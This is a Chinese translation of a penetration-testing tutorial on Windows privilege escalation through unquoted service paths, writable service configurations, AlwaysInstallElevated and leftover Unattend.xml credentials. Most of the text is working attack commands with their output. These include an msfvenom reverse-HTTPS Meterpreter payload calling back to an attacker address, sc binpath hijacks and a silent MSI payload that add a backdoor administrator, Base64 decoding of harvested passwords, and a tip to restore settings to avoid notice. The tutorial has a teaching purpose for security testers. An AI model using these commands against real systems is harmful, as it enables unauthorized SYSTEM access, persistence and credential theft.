想象这种画面：你拿到了一台机器上Meterpreter会话了，然后你准备运行`getsystem`命令进行提权，但如果提权没有成功，你就准备认输了吗？只有懦夫才会认输。但是你不是，对吗？你是一个勇者！！！

这篇文章中我会讲Windows上一般提权的方法，并演示如何手动进行提权和其对应的Metasploit模块。当我们把权限从本地管理员提升到系统后更容易执行一些操作，而不适当的系统配置则可以使低权限的用户将自己的权限提升到高权限。

Note:本文中我们主要关注于不依赖内核漏洞的提权，例如：KiTrap0d（Meterpreter `getsystem`提权的四种方法之一）

Trusted Service Paths

这个漏洞存在于二进制服务文件路径中Windows错误解释空格。这些服务通常都是以系统权限运行的，如果我们利用这些服务就可能提权到系统权限。例如如下文件路径：

```
C:\Program Files\Some Folder\Service.exe
```

上面文件路径中的空格，Windows会尝试寻找并执行以空格前单词为名字的程序，操作系统会在文件路径下查找所有可能匹配项直到找到一个匹配为止。例如如下例子，Windows会尝试定位并执行如下的程序：

```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\Service.exe
```

Note:这种特性发生在开发人员没有将整个文件路径包含在引号内。将文件路径包含在引号内会降低这个漏洞的威胁。所以这个漏洞被称为“不带引号的服务路径(Unquoted Service Paths.)”


如果我们在这个文件夹下放置一个精心构造名字的恶意文件，在服务重启后，我们就拥有以系统权限运行的恶意程序了。然而，在放置恶意软件前我们首先要确保我们拥有目标文件夹的权限。那么下面让我们来看下如何发现和利用这个漏洞。

首先，我们可以利用下面一行WMI命令查询（作者：@Danial Compton），列出目标机器上所有没有用引号包含的服务路径：

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```

有命中的！PFNet服务的路径没有使用引号包含同时路径中包含空格。这里我们想要利用需要有文件夹的权限。假设我们已经有了设备上的管理员权限，那我们可以使用Windows内建工具icacls查看路径中受影响文件夹的权限：

```
icacls "C:\Program Files (x86)\Privacyware"
```




注意第一行`BUILTIN\Users:(OI)(CI)(M)`：列出了每个用户具有的权限。(M)代表修改权限，这是我们具有的权限，可以进行读、写和删除文件夹中的文件和子文件夹。我们太幸运了！我们现在可以随意的创建和删除名为`Privatefirewall.exe`的恶意软件。那么开始吧！

Note:如果我们拥有Privacyware文件夹写权限也能完成同样的事情，更多关于Windows权限的资料请参考MSDN的链接：File and Folder Permissions

当我们利用MSFVenom生成一个可执行文件时，我们希望能够在本地管理员组(windows/adduser)里增加一个账户或者弹回一个系统权限的Meterpreter shell(如下面示例)。当然也可以进行其他的操作。

```
msfvenom -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai LHOST=10.0.0.100 LPORT=443 -f exe -o Privatefirewall.exe
```



```
11/16/2015  01:21 PM    <DIR>          ..
11/03/2015  04:41 PM    <DIR>          Privatefirewall 7.0
11/16/2015  01:14 PM            17,408 Privatefirewall.exe
               1 File(s)         17,408 bytes
               3 Dir(s)  12,131,987,456 bytes free
```

现在我们来执行我们的恶意软件，尝试先关闭在开启PFNet服务以弹回我们的shell。我们可以使用内建工具sc完成这些：

```
sc  stop  PFNet
sc  start  PFNet
```

```
C:\Users\Steve.INFERNO\Desktop>sc stop PFNet
sc stop PFNet
[SC] OpenService FAILED 5:

Access is denied.
```

没用！原来我们只有服务文件夹的操作权限，但是没有操作PFNet服务本身的权限。这种情况下，我们只能等待有人重启目标机器或者重头再来。

当目标机器重启后，Windows定位并重启了我们的恶意软件弹回了一个具有系统权限的Shell。

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.0.10:49155 (UUID: 80a0fa280a1eb4d8/x86=1/windows=1/2015-11-
[*] Meterpreter session 1 opened (10.0.0.100:443 -> 10.0.0.10:49155)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit Module: exploit/windows/local/trusted_service_path

这个模块只需要我们连接到了一个Meterpreter会话即可运行。

```
Module options (exploit/windows/local/trusted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

这里我们查看源代码发现，这个模块通过正则表达式筛选出没有用引号包含起来的服务并创建一个易受攻击的服务列表，之后尝试针对列表中第一个服务在其文件夹下面放置一个恶意可执行文件，然后重启重启服务并在重启服务后移除之前放置的恶意可执行文件。

Note：在这个模块代码中我没有看见任何一处在尝试放置可执行文件失败后检测是否拥有目标文件夹权限的代码。这让我有些疑惑...

Vulnerable Services

在讨论易受攻击服务利用的时候我们总谈论下面两类：

1.服务二进制文件(Service Binaries)

2.Windows服务(Windows Services)

前者跟我们之前说的可信服务路径很相似。可信服务路径是利用Windows文件解释的漏洞，而易受攻击的服务则是利用目标文件或文件夹自身拥有执行的权限。如果拥有权限，我们可以简单的替换服务为我们的恶意执行文件。使用Privacy Firewall为例，我们放置一个名为pfsvc.exe的可执行文件到"Privatefirewall 7.0"文件夹中。

后者是指Windows服务具有修改自己属性的能力。这些服务通常运行在后台，操作系统要通过Service Control Manager(SCM)进行控制。如果我们可以修改服务的二进制文件，在服务重启后，我们就拥有了一个以SYSTEM权限运行的自己的服务了。下面我们来看下。

最简单确定Windows服务是否存在有风险权限的方法就是使用AccessChk工具（它是SysInternals Suite中的一部分）。这个工具是由Mark Russinovich写的用于在Windows上进行一些系统或程序的高级查询、管理和故障排除。在进行渗透测试的时候鉴于反病毒软件的检测等原因我们应该尽量少的接触目标磁盘，而AccessChk这个著名的微软工具可以帮我们达到目的。

当我们在目标机器上下载了AccessChk后，我们可以执行以下命令来检查有哪个服务可以被我们修改：

```
accesschk.exe  -uwcqv  "Authenticated  Users"  *  /accepteula
```

```
C:\Users\Steve.INFERNO\Desktop>accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Authenticated Users" *
```

```
RW PFNet
        SERVICE_ALL_ACCESS
```

看看我们找到了什么，PFNet再一次的出现了！SERVICE_ALL_ACCESS意味着我们拥有PFNet服务的完全控制权。正常情况下未授权的用户是不应该有这些Windows服务权限的，但由于管理员甚至是第三方开发人员错误的配置才可能导致这种漏洞的出现(不管你是否相信，XP中的确运行着一些这样易受威胁的内建服务)。

Note：这里为了演示故意将PFNet服务修改成这种不安全的情况。

下面让我们用sc命令来查看PFNet服务的配置属性：

```
sc  qc  PFNet
```

```
C:\Users\Steve.INFERNO\Desktop>sc qc PFNet
sc qc PFNet
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: PFNet
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe
        LOAD_ORDER_GROUP   : TDI
        TAG                : 0
        DISPLAY_NAME       : Privacyware network service
        DEPENDENCIES       : RpcSs
        SERVICE_START_NAME : LocalSystem
```

这里请注意**BINARY_PATH_NAME**值是指向pfsvc.exe的，这个就是服务的二进制文件。更改这个值为增加一个用户的命令，那么当服务重启的时候这条命令就会被以系统权限执行(确保SERVICE_START_NAME被指向了LocalSystem)。我们可以多次重复执行这个程序以添加一个新用户到本地管理员组中：

```
sc  config  PFNET  binpath=  "net  user  rottenadmin  P@ssword123!  /add"
sc  stop  PFNET
sc  start  PFNET
sc  config  PFNET  binpath=  "net  localgroup  Administrators  rottenadmin  /add"
sc  stop  PFNET
sc  start  PFNET
```

```
C:\Users\Steve.INFERNO\Desktop>sc start PFNet
sc start PFNet
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

耶？每当我们开启服务时sc命令都返回了一个错误。这是因为net user共net localgroup命令没有指向二进制服务，因此SCM无法与服务进行通信。但是别害怕，虽然报错了但是我们添加用户的命令却完成了：

```
C:\Users\Steve.INFERNO\Desktop>net user rottenadmin
net user rottenadmin
User name                    rottenadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
```

```
Account expires             Never

Password last set           11/21/2015 3:41:01 PM
Password expires            1/2/2016 3:41:01 PM
Password changeable         11/22/2015 3:41:01 PM
Password required           Yes
User may change password    Yes

Workstations allowed        All
Logon script
User profile
Home directory
Last logon                  Never

Logon hours allowed         All

Local Group Memberships     *Administrators      *Users
Global Group memberships    *None
The command completed successfully.
```

Note:我建议在我们提权完成之后恢复binpath使其指向原先的值。这样服务会正常运行并且减少引起一些不必要的注意。

现在我们在目标机器上面拥有了一个管理员权限的账户了，如果需要后期将这个账户提升为系统权限也还是很简单的。

Metasploit Module: `exploit/windows/local/service_permissions`

同样这个模块只需要我们连接到了一个Meterpreter会话即可运行：

```
Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION                      yes       The session to run this module on.
```

这个模块会尝试两种方法将权限提升至SYSTEM。第一种，如果Meterpreter会话是管理员权限，那么模块会创建并允许一个新的服务。如果当前权限不允许创建服务，模块会寻找是否拥有的文件夹或者文件权限以劫持现有服务。

无论是创建新服务还是劫持现有服务，模块都会创建一个包含随机文件名和安装路径的可执行文件。当启用AGGRESSIVE选项后，这个模块会在目标机器上所有可攻击的服务上执行，当不启用这个选项时，模块在第一次成功提权后就会结束。

AlwaysInstallElevated

AlwaysInstallElevated是微软允许非授权用户以SYSTEM权限运行安装文件(MSI)的一种设置。然而，给予用于这种权利会存在一定的安全隐患，因为如果这样做下面两个注册表的值会被置为"1"：

```
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer]
“AlwaysInstallElevated”=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
“AlwaysInstallElevated”=dword:00000001
```

想查询这两个键值最简单的方法就是使用内建的命令：

```
reg  query  HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer  /v  AlwaysInstallElevated
reg  query  HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer  /v  AlwaysInstallElevated
```

```
C:\Users\Steve.INFERNO\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\Steve.INFERNO\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Note：如果这条命令出错类似于："The system was unable to find the specified registry key or value"，这可能是组策略里AlwaysInstallElevate

d没有被定义，因此不存在相关联的注册表项。

现在我们假设AlwaysInstallElevated已经启用了，我们可以利用MSFVenom工具来生成一个在目标机器上增加管理员用户的MSI安装文件：

```
msfvenom  -p  windows/adduser  USER=rottenadmin  PASS=P@ssword123!  -f  msi  -o  rotten.msi
```

当我们在目标机器上加载了新生成的MSI文件后，我们可以使用Windows命令行工具Msiexec进行安装：

```
msiexec  /quiet  /qn  /i  C:\Users\Steve.INFERNO\Downloads\rotten.msi
```

msiexec相关参数解释如下：

1./quiet=安装过程中禁止向用户发送消息

2./qn=不使用GUI

3./i=安装程序

执行后，我们可以在目标机器上检测我们新创建的管理员用户：

```
C:\Users\Steve.INFERNO\Desktop>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
rottenadmin
The command completed successfully.
```

Note:使用MSFVenom创建MSI文件时使用了always_install_elevated模块，那么在安装过程中会失败。这是因为操作系统会阻止未注册的安装。

Metasploit Module:exploit/windows/local/always_install_elevated

如下所示，这个模块只需要连接到之前运行过的会话即可：

```
Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

这是一种叫QUIET的高级设置，多数情况下我们都会愿意启动的。启用QUIET选项就跟在Msiexec中使用/quiet选项一样不会给用户显示任何信息。这样确保不会弹出任何信息，使我们的活动更加隐蔽。

这个模块会创建一个随机文件名的MSI文件并在提权成功后删除所有已部署的文件。

Unattended Installs

自动安装允许程序在不需要管理员关注下自动安装。这种解决方案用于在拥有较多雇员和时间紧缺的较大型组织中部署程序。如果管理员没有进行清理的话，那么会有一个名为Unattend的XML文件残存在系统上。这个XML文件包含所有在安装程序过程中的配置，包括一些本地用户的配置，以及管理员账户！

全盘搜索Unattend文件是个好办法，它通常会在以下一个文件夹中：

```
C:\Windows\Panther\

C:\Windows\Panther\Unattend\
C:\Windows\System32\
C:\Windows\System32\sysprep\
```


Note:除了Unattend.xml文件外，还要留意系统中的sysprep.xml和sysprep.inf文件，这些文件中都会包含部署操作系统时使用的凭据信息，这些信息可以帮助我们提权。

当我们找到一个Unattend后，打开它并搜索<UserAccounts>标签。这一部分会定义每一个本地账户的设置(有时甚至包括域账户):

```
<UserAccounts>
        <LocalAccounts>
                <LocalAccount>
                        <Password>
                                <Value>UEBzc3dvcmQxMjMhUGFzc3dvcmQ=</Value>
                                <PlainText>false</PlainText>
                        </Password>
                        <Description>Local  Administrator</Description>
                        <DisplayName>Administrator</DisplayName>
                        <Group>Administrators</Group>
                        <Name>Administrator</Name>
                </LocalAccount>
        </LocalAccounts>
</UserAccounts>
```

在这个Unattend文件中，我们可以看到一个本地账户被创建并加入到了管理员组中。管理员密码没有以明文形式显示，但是显然密码是以Base64进行编码的。在Kali中我们可以使用一下命令进行解码：

```
echo  "UEBzc3dvcmQxMjMhUGFzc3dvcmQ="  |  base64  -d
```



我们的密码为"P@ssword123!Password"，等等，微软在进行编码前会在Unattend文件中所有的密码后面都追加"Password"，所以我们本地管理员的密码实际上是"P@ssword123!"。

Note:在<UserAccounts>中，你可能还会看到<AdministratorPassword>标签这是另一种配置本地管理员账户的方式。

Metasploit Module: post/windows/gather/enum_unattend

这个模块比较简单。就是获取我们感兴趣目标的Meterpreter会话。

在查看过源码后我们发现，这个模块仅仅只是搜索Unattend.xml文件，然而会忽略其他像syspref.xml和syspref.inf这样的文件。简而言之，这个模块就是全盘搜索Unattend.xml文件以找到管理员账户密码。

附加资源

Windows Privilege Escalation Fundamentals

这是由Ruben Boonen创建的资源合集，是我在OSCP考试中不可或缺的工具。Ruben所接触的提权技术本文并没有涉及，例如搜索注册表中记录的凭证和利用任务调度等。总之很值得一看。

PowerUp

PowerUp是一个由Will Schroeder写的PowerShell工具，它会查询当前机器上可用的提权漏洞。多数情况下，如果目标机器存在漏洞，那么我们就可以利用PowerUp工具来进行提权。其最初版完成于2014年，现在已经被整合到了Empire中，关于Empire可以参见:http://www.freebuf.com/articles/web/76892.html。

***原文：toshellandback 译者/xiaix，转载请注明FreeBuf黑客与极客（FreeBuf.COM）**